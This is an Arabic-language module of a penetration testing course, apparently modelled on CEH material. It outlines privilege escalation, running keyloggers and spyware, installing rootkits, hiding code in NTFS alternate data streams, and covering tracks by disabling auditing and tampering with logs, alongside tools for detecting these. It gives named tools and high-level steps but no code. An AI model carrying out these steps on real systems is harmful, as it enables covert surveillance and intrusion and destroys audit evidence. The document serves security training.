بمجرد حصول المهاجم على كلمات مرور النظام، فانه سوف يحاول تصعيد امتيازاته إلى مستوى المسؤول بحيث يمكن تثبيت البرامج أو البرمجيات الخبيثة على النظام الهدف، وبالتالي بإمكانه استرجاع المعلومات الحساسة من النظام. بمثابة إنك مختبر اختراق، يجب عليك اختراق النظام كمستخدم عادي ثم محاولة تصعيد الامتيازات الخاصة بك. وفيما يلي الخطوات لتنفيذ تصعيد الامتياز:

- الخطوة 1: حاول تسجيل الدخول باستخدام أسماء المستخدمين التي تم تعدادها وكلمات المرور التي تم كسرها

بمجرد كسر كلمة السر، حاول تسجيل الدخول باستخدام كلمة المرور التي تم الحصول عليها من أجل الوصول إلى النظام. التحقق ما إذا كان يتم تقييد امتيازات تسجيل الدخول. إذا كان الجواب بنعم، فحاول تشغيل الخدمات والحسابات المحرومة من الامتيازات.

- الخطوة 2: حاول تشغيل الخدمات وحسابات المحرومين (unprivileged account)

قبل محاولة تصعيد الامتيازات الخاصة بك، حاول تشغيل الخدمات وتحقق ما إذا كان لديك أذونات لتشغيل الخدمات أم لا. إذا كنت تستطيع تشغيل الخدمات، ثم استخدام أدوات تصعيد امتياز للحصول على امتيازات رفيعة المستوى.

- الخطوة 3: استخدام أدوات تصعيد الامتيازات

استخدام أدوات تصعيد الامتياز مثل **Active@ Password Changer**، **Offline NT Password Registry Editor**، **Windows Password Reset Kit**، **Windows Password Recovery Tool**، **Elcomsoft System Recovery**، **Trinity Rescue Kit**، **Windows Password Recovery Bootdisk**، الخ. هذه الأدوات سوف تساعدك على كسب امتيازات ذات مستوى أعلى.

Executing Application

مختبر الاختراق يجب عليه فحص أنظمة الهدف عن طريق تنفيذ بعض التطبيقات من أجل معرفة الثغرات الموجودة في النظام. فيما يلي الخطوات للتحقق من النظام الخاص بك عند اختيار بعض التطبيقات ليتم تنفيذها لتحديد الثغرات.

- **الخطوة 1: التحقق من تثبيت مكافح الفيروسات على النظام الهدف**

التحقق ما إذا تم تثبيت برامج مكافحة الفيروسات على النظام الهدف وإذا كانت مثبتة، التحقق من أنها محدثه لتاريخ اليوم أم لا.

- **الخطوة 2: التحقق من تثبيت جدار حماية والبرامج المضادة Keylogging على النظام الهدف**

التحقق ما إذا تم تثبيت برنامج جدار الحماية وبرامج مكافحة ال **Keylogging** أم لا.

- **الخطوة 3: التحقق من نظام الأجهزة**

معرفة ما إذا كان يتم تأمين الأجهزة في بيئة مؤمنة.

- **الخطوة 4: استخدام كيلوجرز**

محاولة تثبيت واستخدام كيلوجرز على النظام من أجل تسجيل ضربات المفاتيح. استخدام تطبيقات كيلوجرز مثل **Spytech SpyAgent**، **All In One Keylogger**، **Powered Keylogger**، **Advanced Keylogger**، الخ.

- **الخطوة 5: استخدام spyware**

حاول تثبيت واستخدام برامج التجسس على النظام من أجل رصد الأنشطة على النظام. استخدام برامج التجسس مثل **SoftActivity TS Monitor**، **Spy Voice Recorder**، **WebCam Recorder**، **Mobile Spy**، **SPYPhone GOLD**، الخ.

- **الخطوة 6: استخدام أدوات للتنفيذ عن بعد**

محاولة تثبيت واستخدام أدوات للتنفيذ عن بعد.

Hiding Files

المهاجم يقوم بتثبت **rootkits** للحفاظ على الوصول الخفي للنظام. يجب عليك اتباع خطوات مختبر الاختراق للكشف عن الملفات المخفية على النظام الهدف.

- **الخطوة 1: تثبيت rootkit**

أولا حاول تثبيت **rootkit** في النظام المستهدف للحفاظ على الوصول الخفي.

- **الخطوة 2: تنفيذ تقنيات الكشف القائم على السلامة (Perform integrity-based Detection techniques)**

قم بتنفيذ الكشوفات التالية: **integrity-based detection**، **signature-based detection**، **cross-view-based detection**، **heuristic detection techniques** للكشف عن **rootkit**.

- **الخطوة 3: استخدام برامج مكافحة rootkits**

استخدام **anti-rootkits** مثل **Stinger**، **UnHackMe**، **Virus Removal Tool**، **Rootkit Buster**، وما إلى ذلك لكشف عن **rootkits**.

- **الخطوة 4: استخدام NTFS Alternate Data Streams (ADSs)**

استخدام **NTFS Alternate Data Streams (ADSs)** لحقن الشيفرات الخبيثة على نظام المخترق وتنفيذه دون أن يتم اكتشافها من قبل المستخدم.

- **الخطوة 5: استخدام NTFS stream detectors**

استخدام **NTFS stream detectors** مثل **StreamArmor**، **ADS spy**، **Streams**، وما إلى ذلك لكشف عن **NTFS-ADS streams**.

- **الخطوة 6: استخدام تقنية إخفاء المعلومات**

استخدام تقنيات إخفاء المعلومات لإخفاء الرسائل السرية داخل رسالة عادية واستخراجها في الوجهة للحفاظ على سرية البيانات.

الخطوة 7: استخدام الكشف عن إخفاء المعلومات

استخدام أدوات الكشف عن إخفاء المعلومات مثل **Gargoyle Investigator" Forensic Pro**، **Xstegsecret**، **Stego Suite**، **Stegdetect**، وما إلى ذلك لأداء **Steganalysis**.

Covering Tracks

يجب على مختبر الاختراق تغطية المسارات وذلك من خلال محاكاة هجوم لإجراء اختبار الاختراق. للتحقق ما إذا كان يمكن تغطية مسارات النشاط الخاص بك، نتبع الخطوات التالية:

- **الخطوة 1: إزالة مسارات النشاط على شبكة الإنترنت**

أولا، إزالة مسارات النشاط على شبكة الإنترنت مثل **MRU**، الكوكيز، **cache**، **temporary files**، و**history**.

- **الخطوة 2: تعطيل التدقيق (audit)**

في محاولة لتعطيل التدقيق على النظام التي تستهدفها. يمكنك القيام بذلك باستخدام أدوات مثل**Auditpol** .

- **الخطوة 3: العبث مع ملفات السجل**

محاولة للعبث مع ملفات السجل مثل **event log files**، **server log files**، **proxy log files** مع **log poisoning** او **log flooding**.

- **الخطوة 4: استخدام أدوات تغطية المسارات**

استخدام أدوات تغطية المسار مثل**CCleaner** ، **MRU-Blaster**، **Wipe**، **Tracks Eraser Pro**، **Clear My History**، الخ.

- **الخطوة 5: حاول غلق كافة الاتصالات عن بعد إلى الجهاز الضحية**
- **الخطوات 6: حاول غلق أي من المنافذ المفتوحة**

بحول الله تعالى قد انتهينا من الوحدة الخامسة، ولا تنسونا بصالح الدعاء.

د. محمد صبحي طيبه